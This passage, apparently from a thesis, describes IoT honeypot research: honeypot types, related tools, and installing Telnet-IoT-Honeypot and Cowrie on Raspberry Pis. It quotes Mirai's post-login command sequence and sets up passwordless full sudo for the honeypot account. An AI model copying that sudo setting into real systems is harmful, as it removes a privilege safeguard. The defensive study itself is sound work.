Production honeypots, on the other hand, are mainly deployed within production networks of corporations to mitigate risk. They often emulate real production systems or services and are easy to use and deploy. The goal of setting up production honeypots is to mislead and occupy cybercriminals, making them spend time and resources trying to gain access to false services. Thus, they are allowing corporations to assess and patch internal weaknesses and achieve higher security in their real network systems [PG19]. Their job is to protect the system by detecting attacks and notify the system administrators. Production honeypots collect much less information about attacks compared to research honeypots, and are therefore primarily Low Interaction Honeypots.

However, production honeypots actively add value to the security features of an organization. According to Bruce Schneier's security model [Sch00], security is split into *Detection*, *Prevention*, and *Reaction*, and production honeypots provide substantial value within all three categories.

A common problem when it comes to detecting security breaches in an organization is the enormous amount of data logs that have to be analyzed. To discover and give notice of attacks and exploits, security mechanisms such as Intrusion Detection Systems (IDSs) are often standard implementations. However, they create a lot of false-positive alerts, resulting in an even more ineffective and time-consuming detection process. By deploying production honeypots, these types of alerts will be drastically reduced. Production honeypots have no functional purpose for authorized users, which means that most *detected* activity related to the honeypot is illegitimate, and therefore of high value for the organization.

Another concern with IDSs is false negatives, which occur when the system fails to detect malicious activity due to new and unregistered attack methods. Honeypots solve this problem since they detect both known and unknown malicious activity.

Thus, honeypots will not *prevent* hackers from entering production systems. However, they add prevention capabilities since adversaries are deceived into spending time and resources attacking emulated systems instead of real ones [Spi02]. Vulnerabilities discovered in the honeypot after a compromise might also be present in the original production systems, which then could be patched before anyone takes advantage of them. As hackers are exploiting specific loopholes in the honeypot, they also emphasize what kind of information cybercriminals are after [PG19].

In order to *react* properly to an incident, detailed information about attacker identity, how he or she got into the system and what he or she did while being there, are important factors. Since production honeypots do not serve any actual functionality for an organization, they could easily be taken down at any time for a forensic analysis if an incident occurs. Also, concerns about data pollution disappear since only unauthorized users have been interacting with the system, and all captured activity is considered malicious. Production honeypots are of great value as they provide the needed information to initiate an effective and quick reaction to malicious incidents.

3.2.3 Deployment Platforms

This section defines honeypots based on whether they run on actual hardware or software.

Physical Honeypots involve, as the name indicates, a physical machine or appliance. Since theses honeypots run on actual hardware, they are commonly categorized as High Interaction Honeypots. Hence, the goal is for the system to be fully compromised. In line with High Interaction Honeypots, physical honeypots are generally expensive to install due to resource requirements. Additionally, they can be time-consuming to maintain due to their complexity. Consequently, these types of honeypots are not particularly scalable [PH07].

Virtual Honeypots are, on the contrary, extremely scalable. Rather than each honeypot requiring a physical machine for deployment, they run on software. A physical machine can be deployed hosting several virtual machines acting as honeypots. Thus, virtual honeypots are considerably less expensive, as well as less costly and easier to deploy and maintain than physical honeypots. Common software tools used to set up virtual honeypots are VMWare and User-Mode Linux (UML) [PH07].

3.3 Advantages of Honeypots

Compared to other existing security mechanisms that are frequently used, honeypots have several distinct advantages.

First, one of the main advantages of honeypots is that all activity towards and interactions with them are considered malicious. This, in turn, results in substantially smaller collected data sets compared to those of security mechanisms like firewalls and IDSs. Unlike these, honeypots do not have to handle substantial data logs generated by an immense amount of network traffic towards them. Besides, they do not have to distinguish whether the captured packets are legitimate or not. Thus, the space needed for storing the collected data by honeypots is much less, and they also avoid resource exhaustion. Both firewalls and IDSs are potentially not able to work correctly if the traffic load towards them becomes too high. If the firewall tables get full, they might end up blocking all connections, even the authorized ones. Similarly, IDSs might end up dropping packets if the buffer becomes full, leading to unauthorized traffic getting by.

Second, the size of the honeypot data sets makes the analysis of the information much more manageable. Honeypots allow for learning about every type of attack, both known and unknown (zero-days), since they monitor all actions that are thrown at them. As previously stated, they can obtain intelligence associated with the attacker, for example, where in the world the attacker is located, what the methods and techniques are, as well as what tools are used. In turn, this can be used to improve information security and avert future attacks.

Furthermore, there is no need for extensive resources and excess budget since just about any system, computer, or device can be used as a honeypot. Also, they are relatively easy to install, configure, and maintain. They do not have to obtain large databases containing signatures that have to be continually updated and maintained. Besides, there is no need for the development of complicated algorithms or rules that potentially could lead to misconfigurations [MA07].

3.4 Disadvantages of Honeypots

As previously addressed, the number of risks and disadvantages associated with honeypots varies depending on, for example, their degree of complexity. Even though there are not many pitfalls, they are the reason honeypots are inadequate to replace today's standard security mechanisms entirely. Honeypots therefore usually coexist with security mechanisms like firewalls and IDSs to contribute to the overall system security.

One of the major disadvantages of honeypots is that it can be a demanding task to make them credible to experienced cybercriminals. Experienced cybercriminals are capable of fingerprinting, which means that they can identify the true identity of a honeypot because it has certain expected characteristics or behaviors [Spi02]. Something as simple as a misspelling is enough for the attacker to realize that he or she is not interacting with a real system. This can have critical consequences for both production and research honeypots. If an attacker detects that a company uses honeypots in its production network, he or she can confuse the organization by spoofing attacks against it. This will generate false alarms sent to the administrator, while the adversary performs real attacks against the actual production system. For research honeypots, this is an even higher risk. If identified, malicious actors can feed the honeypot with false or incorrect data to prevent being detected. Conclusions based on this information will then provide false insight into the black hat community and how cybercriminals operate [Spi02]. Another factor affecting the data validity is attacker capability to pose as other computer systems hiding their real identity. Adversaries can spoof the source IP address of the attack traffic by using measures like VPN services or proxies resulting in incorrect information about origin of the attack.

Another significant disadvantage is that they are only able to monitor activity if an attacker directly targets them. They are not able to collect any data about attacks if they are performed against any other system in the network. Consequently, even though the data collected in an ideal implementation have very high value, the honeypots' limited field of view can exclude events happening all around them [Spi02].

Lastly, there is a risk of a honeypot takeover by a hacker. As mentioned above, the risk increases with increasing complexity. A honeypot giving full OS access to an attacker is more likely to get compromised compared to one only simulating a small bundle of services. The higher the interaction possibilities an attacker has, the more likely he or she is to access the actual system. The potential disadvantage of a successful takeover is that the honeypot can be used to launch passive or active attacks against other systems either alone or as a part of a botnet [Spi02].

3.5 Related Work

For years, honeypots have been a popular tool to get a better understanding of how malicious actors operate in computer networks, and consequently, as a means to protect organizations' production networks. There have been created numerous honeypots tailored for every possible area, such as network service honeypots [Des16, Din11], database and NoSQL honeypots [Kat17, Wri15], and SCADA/ICS honeypots [RVH$^+$13, Hil16], to mention a few. Additionally, there exist multi-honeypot platforms, like T-Pot [Pro15], that combines several honeypots focusing on different areas into one. Furthermore, in recent years, comprehensive work has been carried out to explore how honeypots as a tool can be used to investigate the IoT domain as well. Table 3.2 includes some of the honeypots focusing on, among others, attacks against the Telnet and SSH protocol.

Honeypot	**Characteristics**		**Publication**	
	Interaction	**Protocol**	**Open-source**	**Year**
IoTPOT	Low	Telnet	No	2015
MTPot	Low	Telnet	Yes	2016
Telnetlogger	Low	Telnet	Yes	2016
SIPHON	High	SSH, HTTP	No	2017
IoTCandyJar	Intelligent	SSH, Telnet, HTTP, TR-069, UPnP, CoAP, ...	No	2017
Multi-purpose IoT honeypot	High	SSH, Telnet, HTTP, TR-069	Yes	2017
IoT Honeypot	Low	Telnet	No	2017
Telnet-IoT-Honeypot	Low	Telnet	Yes	2017
Cowrie	Medium/High	SSH, Telnet	Yes	2018

Table 3.2: Different honeypots implementing the Telnet or the SSH protocol

In 2015, Pa et al. [PSY+15] presented the first honeypot customized for IoT devices, named IoTPOT. IoTPOT is composed of two main parts, a low interaction responder and a high interaction virtual environment called IoTBOX, which constitutes the front-end and back-end respectively. Their study showed that the number of Telnet-based attacks targeting various IoT devices, like IP cameras and DVRs, has significantly increased since 2014. Thus, they designed and introduced a honeypot simulating the Telnet service of several IoT devices. IoTPOT is capable of not only listening but also interactively handle command interactions.

In 2016, Cymmetria Research [Res] also created a honeypot focusing on IoT named MTPoT, specifically the Telnet service and Mirai based attacks against this service. It is a Low Interaction Honeypot that emulates a Telnet server and is used to detect and collect Mirai malware samples on infected machines. Due to the limited testing time of the honeypot during development, it has some unsolved issues and bugs. For example, the remote Mirai infector crashes when receiving expected command responses.

Telnetlogger [Gra16], created in 2016 by Robert David Graham, also emulate the Telnet service and focus on tracking the Mirai botnet. The honeypot log every IP address attempt to access it, as well as credentials used. It was designed using the programming language C, and it stores the logged IP addresses and credentials in two separate output files.

In 2017, Guarnizo et al. [GTB+17] presented an architecture that simulates multiple real IoT devices, just by using seven physical devices located in one place. Due to the use of real devices, this honeypot, named SIPHON, is categorized as a High Interaction Honeypot. The physical devices were connected to the internet through wormholes and allocated to cities around the world, which resulted in 85 real IoT devices geographically distributed on the internet.

Luo et al. [LXJ+17] presented a new type of honeypot in 2017, named IoT-CandyJar, based on machine learning technology with the motivation of wanting the honeypot to capture more information than Low Interaction Honeypots. The Intelligent Interaction IoT Honeypot gathers potential responses from available IoT devices on the internet to obtain behavioral information. It combines several machine learning techniques to automatically learn the best way to answer attackers' requests, where the response is as similar as possible to what is expected by the adversary. The honeypot only simulates the behaviors of IoT devices to obtain a genuine interaction session with the adversary, which increases the chance of capturing the complete malicious code.

P. Krishnaprasad [P] developed a multi-purpose IoT honeypot in 2017, to capture attacks targeting four of the most commonly used IoT protocols, namely Telnet, SSH, HTTP, and CPE WAN Management Protocol (CWMP). Common attack patterns were obtained from an analysis of the captured data. The analysis showed that Telnet was the most targeted protocol and that a majority of these attack patterns are similar to the original Mirai insinuating that they most likely originate from this. Additionally, they found that the number of attacks was higher towards CWMP than HTTP. Based on this, the work concluded that IoT devices are more targeted than regular computers, as the CWMP port is usually open merely on IoT devices.

Šemić and Mrdovic [17] outlined a multi-component solution for handling manual and Mirai-based Telnet attacks towards IoT devices in 2017. The honeypot, named IoT honeypot, was mainly intended for research and was designed as a Low Interaction Honeypot. The source code of Mirai was used to test the honeypot and analyze the attack pattern. The authors showed that during the reconnaissance and intrusion phase performed by the Mirai bot, four commands, `enable`, `system`, `shell`, `sh`, were executed, after a successful login attempt, to gain access to the system's shell. Next, the bot tested the validity of the service by executing the command `/bin/busybox/MIRAI`, and decided, based on the response, whether or not to further infect the device.

Telnet-IoT-Honeypot [Phy19] is a Python-based open-source IoT honeypot designed to catch attacks against the Telnet service. It emulates a Telnet session, but the interaction possibilities an attacker has with the shell environment is minimal. The honeypot is thus considered to be a Low Interaction Honeypot. The main goal of deploying this honeypot is to gain insight into automated attacks by capturing IoT malware and botnet binaries.

The Cowrie honeypot [Oos20], developed by Michel Oosterhof, is a system designed to capture both Telnet and SSH connections. It is based on the Low Interaction Honeypot Kippo [Des16] and is implemented using the Python programming language. Cowrie works as a Medium Interaction Honeypot by default, but can be configured to become a High Interaction Honeypot. As a Medium Interaction Honeypot, it emulates a UNIX system (Linux shell) in Python, while in high interaction mode, it works as an Telnet and SSH proxy to monitor malicious actions towards other systems. It is designed to log brute-force attempts against these two services and capture commands performed by the attacker during shell interaction.

The two last addressed honeypots, Telnet-IoT-Honeypot and Cowrie, are most relevant for our work, and they will be further described in section 3.6 and section 3.7.

3.6 Telnet-IoT-Honeypot Features

Telnet-IoT-Honeypot is implemented using the Python 2.7 programming language and has a client-server architecture. This honeypot implements a Telnet server, as mentioned, where the client (the actual honeypot) accepts incoming Telnet connections and the server (the back-end) stores all connections and performs the analysis. It works as a Low Interaction Honeypot allowing immediate authentication regardless of the login credentials used. The honeypot is set up to log all connections and commands executed during attacks. The logs are saved in an SQLite database file by default, which includes 12 tables with information about the attacks. The two table that are most essential for the purpose of this thesis is the conns table and the samples table. The connections logged by the Telnet-IoT-Honeypot are stored in the conns table, which includes all connection details such as the source IP address and country, the entered username and password, and the commands executed upon shell access. Furthermore, Telnet-IoT-Honeypot uses a hash-function to compare the recorded shell interaction within a session, which translates the executed commands into a connection hash, also included in the conns table. Identical connection hashes for sessions indicate that the executed commands are identical. Thus, it is easy to compare if interactions within separate sessions are identical. The samples table includes the SHA-256 hash of malware binaries downloaded by intruders as well as relevant information about them, such as when they were downloaded and their length.

The honeypot web interface visualizes the collected data in a chronological order within separate categories, such as connections and samples. It is also possible to view more detailed information regarding individual sessions, including the origin country of the connection, entered credentials, and executed commands. Additionally, the front-end gives an overview of analyzed data through multiple charts and graphs showing, for example, number of connections by country and initial connections per hour.

3.6.1 Telnet-IoT-Honeypot Limitations

The disadvantage of using the Telnet-IoT-Honeypot is the limited interaction offered to an attacker. Basic commands like `ls`, `cd`, and `pwd` are not working like in a normal shell. Due to the lack of this basic functionality, it is easy for an attacker to fingerprint the honeypot. Therefore, a human attacker would most likely withdraw for the session as soon as he or she noticed the odd behavior of the shell. An automated attack, on the other hand, will often be executed in its entirety since they are carried out independent of the response to executed commands.

3.7 Cowrie Features

Cowrie was originally written using Python 2.7, but due to Python 2 reaching end-of-life on January 1, 2020, meaning it is no longer improved and maintained, Cowrie was updated to use Python 3. As mentioned, Cowrie can be configured to work as either a High or Medium Interaction Honeypot.

Even though there are some features specifically associated with the level of interaction the honeypot provides, there are also some common features for both the Medium and High Interaction Honeypot. Firstly, it allows for customization of the credentials granting access to the honeypot. Secondly, it is possible to easily replay the sessions logged using the `bin/playlog` utility provided, as they are stored in a UML Compatible format in a separate folder named `tty`. Thus, the commands a malicious actor has executed during an attack can be looked through sequentially. Thirdly, both `SFTP` and `SCP` are supported for uploading files as well as SSH exec commands. Lastly, Cowrie stores all event data in text and JavaScript Object Notation (JSON) log files. The JSON logging format makes it easy to process the stored data in other log management solutions. Cowrie, therefore, supports several supplemental output plugins that can be configured to record the data. These include Cuckoo, ELK stack, Splunk, Graylog, Kippo-graph, and SQL (MySQL, SQLite3, RethinkDB).

In this project, Cowrie as a Medium Interaction Honeypot is utilized. This honeypot include a fake file system making it possible to add and remove files. Moreover, it is possible to add fake file content to make the honeypot more credible, so that an attacker can cat (read) files such as `/etc/passwd`. By default, the honeypot includes a full fake file system resembling a Debian 5.0 installation. However, it is also possible to choose a different file system for the honeypot to emulate if desired. Lastly, all files downloaded by intruders onto the honeypot are saved for closer examination.

3.7.1 Cowrie Limitations

Like Telnet-IoT-Honeypot, Cowrie offers limited interaction to the attacker when working as a Medium Interaction Honeypot. However, there are greater possibilities on Cowrie to configure it to become more realistic than for Telnet-IoT-Honeypot. Still, there is no guarantee that Cowrie will not be identified by attackers as there exist automatic scripts that can detect if the interaction is with this type of honeypot.

Chapter 4

Preliminary Work

In this chapter, the various possibilities for carrying out the experiment are addressed and explored to set the stage for the honeypot deployment and data collection described in chapter 5. The selection of honeypot, including various steps completed during the first fundamental phase of the research, is outlined and discussed. Further, the deployment method and platform for the honeypot are selected.

4.1 Honeypot Selection

In our pre-project [PG19] carried out in the fall of 2019, we introduced three possible honeypot alternatives, namely using a physical device, developing a new honeypot, or use an open-source honeypot. As part of the preliminary work, these alternatives were tested to evaluate which one to continue with in the experiment. Throughout the preliminary work, a lab computer running OS version Ubuntu 18.04.4 LTS (Bionic Beaver) was used for testing and experimenting.

4.1.1 Real Device as Honeypot

The first alternative was to use a real device as a honeypot. To evaluate this option, we tested a Motorola MBP845CONNECT baby monitor. The baby monitor is an IoT device equipped with one Wi-Fi camera and one monitor screen. It uses 2.4 GHz frequency-hopping spread spectrum (FHSS) as a wireless technology for local viewing on the monitor screen, and for remote viewing, the camera connects via wireless Wi-Fi. The remote viewing is done using an app called Hubble, which is compatible with smartphones, tablets, and computers. The app provides remote HD (720p) Video Streaming as well as sound, motion, and temperature notifications.

A wireless AP was created with a TL-WN722N TP-link Dongle (V1.10) and host access point daemon (hostapd) to provide internet access for the web camera. Hostapd is a daemon software used to establish and manage a wireless AP and authentication server, and our configurations are shown in Listing A.1, Appendix A.

A bridge between the wireless interfaces on the lab computer and the Ethernet had to be set up using bridge control (brctl), with details listed in Listing A.2 and Listing A.3 in the same appendix. Monitoring and intercepting the traffic to and from the web camera was eased by setting up our own AP since the baby monitor was the only connected device. The packet analyzing tool Wireshark, further described in section 5.1, was used to observe the packet flow through the AP.

A practical examination of the baby monitor started with observing its normal behavior by examining the traffic when performing legitimate activity towards the device. Actions like starting and stopping the monitor and speaking into the microphone were carried out. Next, we checked if it had any known vulnerabilities, and a Google search disclosed that it was easily exploitable: Sjoerd Langkemper [Lan] had posted a guide on how to hack the device in 2019, that we followed to test the weaknesses of the baby monitor ourselves. Following Langkemper, the goal was to evaluate if and preferably how the illicit actions towards the device could be separated from the rest of the traffic. By observing the intercepted traffic in Wireshark during the exploitation, we clearly could detect that something abnormal happened. Furthermore, we noticed that the amount of traffic intercepted increased immensely in volume.

An evaluation of the approach made us consider choosing one of the other honeypot alternatives for our experiment. On one hand, there are several advantages of using a real device as a honeypot. It would be considered a High Interaction Honeypot since an attacker could fully interact with a real system. Hence, this would present the opportunity to capture extensive attacks. On the other hand, using a real device as a honeypot presented some challenges that could be both time-consuming and demanding to resolve. Firstly, even though we were able to observe anomalies in behavior caused by abnormal traffic towards the device, the data sets captured by Wireshark were massive and complex. Consequently, an immense amount of time would be spent analyzing the data sets to disclose its real value. Secondly, there is a much larger risk that has to be taken into account: A real device is not naturally located in an isolated environment, and thus several security measures would have to be introduced.

4.1.2 Develop a New Honeypot

The second option was to design and develop a new honeypot from scratch. The complexity of the development process varies for the different honeypot types, depending on the level of interaction and purpose of deployment. Low Interaction Honeypots are the easiest to create, but also the ones who capture the least information about the attacks. However, developing a functioning and believable honeypot would require a more in-depth understanding of a typical honeypot structure, as well as good programming skills. For this reason, this option was considered beyond the scope of this thesis.

4.1.3 Open-Source Honeypot

Lastly, the third option was to use one or more open-source honeypots. There exist several publicly available honeypots with varying standards of documentation. Some are well maintained and described in detail [Rol, Phy19], while others are still in the progress of being fully developed and, therefore, not completely updated [Res, Gra16]. Since the two previous options did not quite fit our experiment, we decided to study and test already developed open-source honeypots.

When choosing which open-source honeypots to consider, several aspects were taken into consideration. The most important factor was the quality of the documentation, especially if they included sufficient installation guides. Since our scope lies within the field of IoT, we searched for honeypots that could emulate specific IoT services or devices. After extensive research, Telnet-IoT-Honeypot and Cowrie turned out to be the two best suited open-source honeypots.

Telnet-IoT-Honeypot was partially chosen because it is a Low Interaction Honeypot, which is advantageous due to, as previously mentioned, that there are less associated risks. The documentation and installation instructions for the honeypot is up to date and well-described. Moreover, in contrast to other open-source Low Interaction Honeypots, it has a user-friendly built-in web interface. Similarly, Cowrie is well documented and regularly maintained by its founder. Even though Cowrie is not a pure IoT honeypot, it was chosen because it is a Medium Interaction Honeypot emulating two of the most popular IoT services, Telnet and SSH, which makes it capable of capturing more comprehensive attacks. Also, it includes great possibilities for processing and visualizing the recorded activity. Telnet-IoT-Honeypot and Cowrie are further described in section 3.6 and section 3.7 respectively, and a brief overview of their characteristics is given in Table 4.1.

	Telnet-IoT-Honeypot	**Cowrie**
Service(s)	Telnet	Telnet and SSH
Interaction	Low	Medium or High
Real-time monitoring	Web-interface	Several output plugins (Splunk, Graylog, ELKstack etc.)
Allowed credentials	All	Specified
Supported shell commands	base, binary, cmd_util, shell, shellcode, tftp, wget	adduser, apt, awk, base, base64, busybox, cat, chpasswd, crontab, curl, dd, du, env, ethtool, free, fs, ftpget, gcc, ifconfig, iptables, last, ls, nc, netstat, nohup, perl, ping, python, scp, service, sleep, ssh, sudo,tar, tee, tftp, ulimit, uname, uptime, wc, wget, which, yum
Purpose	Log credentials and shell interaction Catch botnet binaries Link connections and networks together	Log brute-force attacks Log credentials and shell interaction Catch malware binaries
Storing method	SQLite or MYSQL database	.log, .tty and .json

Table 4.1: Summary of Telnet-IoT-Honeypot and Cowrie

Previously mentioned T-Pot, MTPot, and Telnetlogger were some of the other open-source honeypots considered for the experiment. T-Pot is a well-maintained honeypot which uses the open-source software development platform Docker[1] to simulate several different honeypots. However, we considered it unsuitable, since it includes several services outside the scope of this thesis. MTPot, on the other hand, is a less complex and pure IoT honeypot. Nevertheless, it was not chosen due to an unsolved issue reported on its GitHub repository, as well as limited documentation. Besides, it was not implemented with a front-end web interface to provide continuous monitoring of the connections and attacks, or any convenient options for processing and visualizing the captured data. Lastly, we explored Telnetlogger, which seemed suitable for our experiment as it logs login attempts on Telnet, but the documentation was limited and relatively old. Thus, it was not chosen. For these reasons, Telnet-IoT-Honeypot and Cowrie were considered best suited to collect the data we searched for.

A practical examination of Telnet-IoT-Honeypot and Cowrie started with sequentially deploying them on the same lab computer as used for testing the baby monitor. The Telnet-IoT-Honeypot repository is available for download on GitHub, together with an explanatory installation guide [Phy19]. Step-by-step the guide henceforth was followed, without changing any of the default settings in the configuration files.

[1] https://www.docker.com, Last Accessed: 2020-04-30

First, all dependencies and requirements for the honeypot were installed, as well as cloning the GitHub project, by issuing following commands:

```
$ apt-get install -y python-pip libmysqlclient-dev python-
    mysqldb git sqlite3
$ git clone https://github.com/Phype/telnet-iot-honeypot.git
$ cd telnet-iot-honeypot
$ pip install -r requirements.txt
$ sudo apt-get install python-setuptools python-werkzeug \
        python-flask python-flask-httpauth python-sqlalchemy \
        python-requests python-decorator python-dnspython \
        python-ipaddress python-simpleeval python-yaml
```

Next, a configuration file, including a unique admin account for the database, had to be created for the honeypot to run:

```
$ bash create_config.sh
```

Since no modifications were done to the configuration file, we immediately started the honeypot back-end and front-end respectively:

```
$ python backend.py
$ python honeypot.py
```

Within minutes the honeypot captured several connections, where the graphical interface presented information about each one. This included details on IP addresses, countries, downloaded URLs and samples, and login credentials.

After a successful test run of the Telnet-IoT-Honeypot, we tested Cowrie. As for the Telnet-IoT-Honeypot, the source code for Cowrie is available on GitHub [Oos20]. Additionally, the Github repository includes a supplementary documentation page [Rol] with further details making the installation straightforward, except for a few simple necessary adjustments. The first step in the installation process was to install all dependencies required for the honeypot:

```
$ sudo apt-get install git python-virtualenv libssl-dev libffi-
    dev build-essential libpython3-dev python3-minimal authbind
    virtualenv
```

The second step was creating a new separate user account named *cowrie* with disabled password, where further installation was to be carried out:

```
$ sudo adduser --disabled-password cowrie
$ sudo su - cowrie
```

As several of the commands for installation and configuration required super user (root) privileges to be executed, the sudoers file was configured to never prompt *cowrie* for a password. `visudo` was used to edit the sudoers file issuing the command: `$ sudo visudo`, and the following line was added at the bottom: `cowrie ALL=(ALL) NOPASSWD: ALL`.

Cloning the source code from GitHub was the third step of the installation. We cloned the newest version of Cowrie, which requires Python 3.5+:

```
$ git clone http://github.com/cowrie/cowrie
$ cd cowrie
```

The fourth step was to set up a virtual python environment where all requirements for the honeypot were installed. The environment was created by issuing the following commands:

```
$ virtualenv --python=python3 cowrie-env
$ source cowrie-env/bin/activate
(cowrie-env) $ pip install --upgrade pip
```

Before installing all requirements, the `idna` python library version had to be downgraded as the default version installed was too high:

```
(cowrie-env) $ pip install idna==2.8
(cowrie-env) $ pip install --upgrade -r requirements.txt
```

Finally, as the honeypot ran with standard configurations, it was started with the cowrie command:

```
$ bin/cowrie start
```

For Cowrie, several actions were logged almost immediately after running it and appeared in the log files.

An evaluation of using open-source honeypots for the experiment is that this alternative appears to be a good option in terms of time constraints and ease of use. All in all, both Telnet-IoT-Honeypot and Cowrie are honeypots that are easy to configure and implement due to the sufficient documentation. Also, choosing honeypots with limited interaction levels reduces the risk of a possible takeover and the possibility of being used as an intermediary to attack a third party significantly.

Thus, based on the testing and exploration of the three different options, the use of open-source honeypots was the most suited approach. It is not as complicated and time-consuming as the two other alternatives. Additionally, the associated risks with regards to deploying a real device as a honeypot on the university network were considered too high.

4.2 Deployment Selection

Both of the selected honeypots, Telnet-IoT-Honeypot and Cowrie, solely simulate operating systems and services, so the attacker does not interact with a real system. Thus, these honeypots are virtual, and there are several options for how they can be deployed. On one hand, they can be deployed using a variety of virtualization tools, like VMWare[2] and Virtualbox[3], or with the beforementioned Docker. For both of these approaches, it is possible to deploy several honeypots using a single physical machine, as mentioned in subsection 3.2.3, which makes the setup highly scalable. On the other hand, the honeypots can be deployed directly on a physical machine, like an ordinary computer or on a simpler, smaller machine such as a Raspberry Pi (RPi).

Considering that only a few honeypots were needed in our experiment, the latter option for deployment was chosen, specifically on RPis. Deploying the honeypots on these physical devices was found to be the most suitable option due to RPis' small size, convenience, and ease of use. Another rationale to install each honeypot directly on a RPi is based on the fact that the attacker only can interact with the deployed honeypot and not the OS of the RPi. Furthermore, in the improbable event of a honeypot compromise and takeover, the attacker will not be able to gain any valuable information from the RPi since there is limited information stored on it. Additionally, in such an event the RPi is easy to take down and reconfigure, before restarting the honeypot. RPi is further described in section 5.1.

[2] https://www.vmware.com, Last Accessed: 2020-06-11
[3] https://www.virtualbox.org/, Last Accessed: 2020-04-02

Chapter 5

Honeypot Implementation

This chapter first introduces the various tools used throughout the project, followed by an overview of the experiment setup and network environment specifications. Then, a description of the Telnet-IoT-Honeypot and Cowrie implementation on the Raspberry Pis is given, as well as details about security measures related to the experiment. Lastly, we present the methods used for data analysis and visualization.

5.1 Tools

In the following, tools used throughout the project are presented. The first tool was used in the preliminary work, while the subsequent were used in the actual experiment where RPi was the main hardware tool.

Wireshark Wireshark is a real-time packet analyzing tool. It displays the captured network traffic in a graphical front-end, which offers features such as sorting, filtering, and color-coding. Wireshark is mainly used for analysis, protocol development, and network troubleshooting. In this thesis, Wireshark was used to analyze the network traffic from the Motorola Baby Monitor in subsection 4.1.1 in the preliminary work.

DB Browser for SQLite This open-source tool displays database files compatible with SQLite in a user-friendly format that makes it easy to navigate and search through the data. It is also simple to create, design, and edit databases. Additionally, SQL queries can be used to filter out and present desired data and inspect the results. We used DB Browser for SQLite version 3.11.100 [Dig].

Etcher Etcher is a free, open-source tool created by Balena to flash OS images onto USB drives and SD cards safely [Bal]. Etcher was used together with a MAGICVIEW iMono CP3484 USB3.0 all-in-one card reader to install the chosen OS Ubuntu MATE on the RPis successfully.

Iptables Iptables is a standard Linux firewall tool used to administrate and define IP packet filtering rules. It is installed by default on Ubuntu, and was, in this experiment, used to specify logging rules for packets directed towards specific ports.

Nmap Network Mapper (Nmap) is an open-source network discovery and security audit tool [Lyo]. The utility is made for scanning networks to identify running devices and services and finding open ports on hosts. Nmap was used in the testing phase of the honeypots to verify that the configuration of iptables worked correctly.

Raspberry Pi 3 A Raspberry Pi (RPi) is a small-sized computer having the same capabilities as an ordinary desktop computer [Fou]. It is low-cost and capable of interacting with other devices, either through the internet or Bluetooth. RPis are often used for educational or personal development projects because of its many practical features. The processing power in the small embedded board is enormous, and with the support for Python and Linux, it makes building applications easy. Six RPis version 3 Model B, with micro SDHC 16GB cards, was used to host the honeypots in our experiment.

Splunk Splunk is a complete Big Data tool that can do everything from retrieve and log machine-generated data to analyze and visualize it [Spl]. It provides a web interface, including features like graphs, tables, and dashboards, which easily allows the user to examine and monitor data, as well as to search for specific information in the data sets. In our experiment, JSON-formatted data logs from the Cowrie honeypots were sent to Splunk for analysis and visualization. Additionally, it was used to analyze log data from the iptables firewall rules.

Ubuntu MATE Ubuntu MATE was installed as the Operating System (OS) on each RPis. We used version 18.04.2 Long Term Support (LTS) (Bionic Beaver) for arm64 (ARMv8 64-bit) [Tea]. Ubuntu MATE provided an easy to use desktop environment and an Ubuntu kernel which was compatible with the open-source honeypots chosen for the experiment.

VirusTotal VirusTotal is a free service used to analyze various file types and identify different malware automatically. Suspicious URLs, files, IP addresses, and file hashes, among others, can be uploaded for analysis. VirusTotal identifies what kind of Trojan, worm, virus, or other malware it is, based on outputs from website scanners and antivirus engines [Vir].

5.2 Experiment Setup

The experiment setup consisted of six Raspberry Pis, shown in Figure 5.1. Four of the Raspberry Pis were working as Telnet-IoT-Honeypots, while the two remaining Raspberry Pis had Cowrie installed on them.

Figure 5.1: Photograph of the individual Raspberry Pis

The experiment setup is illustrated in Figure 5.2, showing the different honeypots deployed in each of the two network environments.



Figure 5.2: Experiment setup

To separate the honeypots, the RPis were given distinct names, as listed in Table 5.1. The table also shows what service or services that the honeypot ran during the experiment by presenting the open port or ports. Furthermore, the table includes the network each honeypot was deployed within to specify which of the two network environments, illustrated in Figure 5.2, it belongs to.

Honeypot Name	**Honeypot Type**	**Port(s)**	**Network**
Jupiter	Telnet-IoT-Honeypot	23	Internal
Pluto	Telnet-IoT-Honeypot	23	Public
Saturn	Telnet-IoT-Honeypot	2323	Internal
Neptun	Telnet-IoT-Honeypot	2323	Public
Mercury	Cowrie	22 and 23	Internal
Venus	Cowrie	22 and 23	Public

Table 5.1: Specifications of the honeypots

5.2.1 Network Environment Specifications

As depicted in Figure 5.2, three of the honeypots were connected to the internet via Ethernet, while the remaining three were connected via Eduroam. More specifically, as presented in Table 5.1, Pluto, Neptun, and Venus were deployed within the public university network, while Jupiter, Saturn, and Mercury were deployed within the internal university network. Connecting to Eduroam requires a user account with a unique username and a password. A fake Eduroam user account was obtained from the Orakel Support Services at NTNU and used to connect the latter three honeypots to the internet.

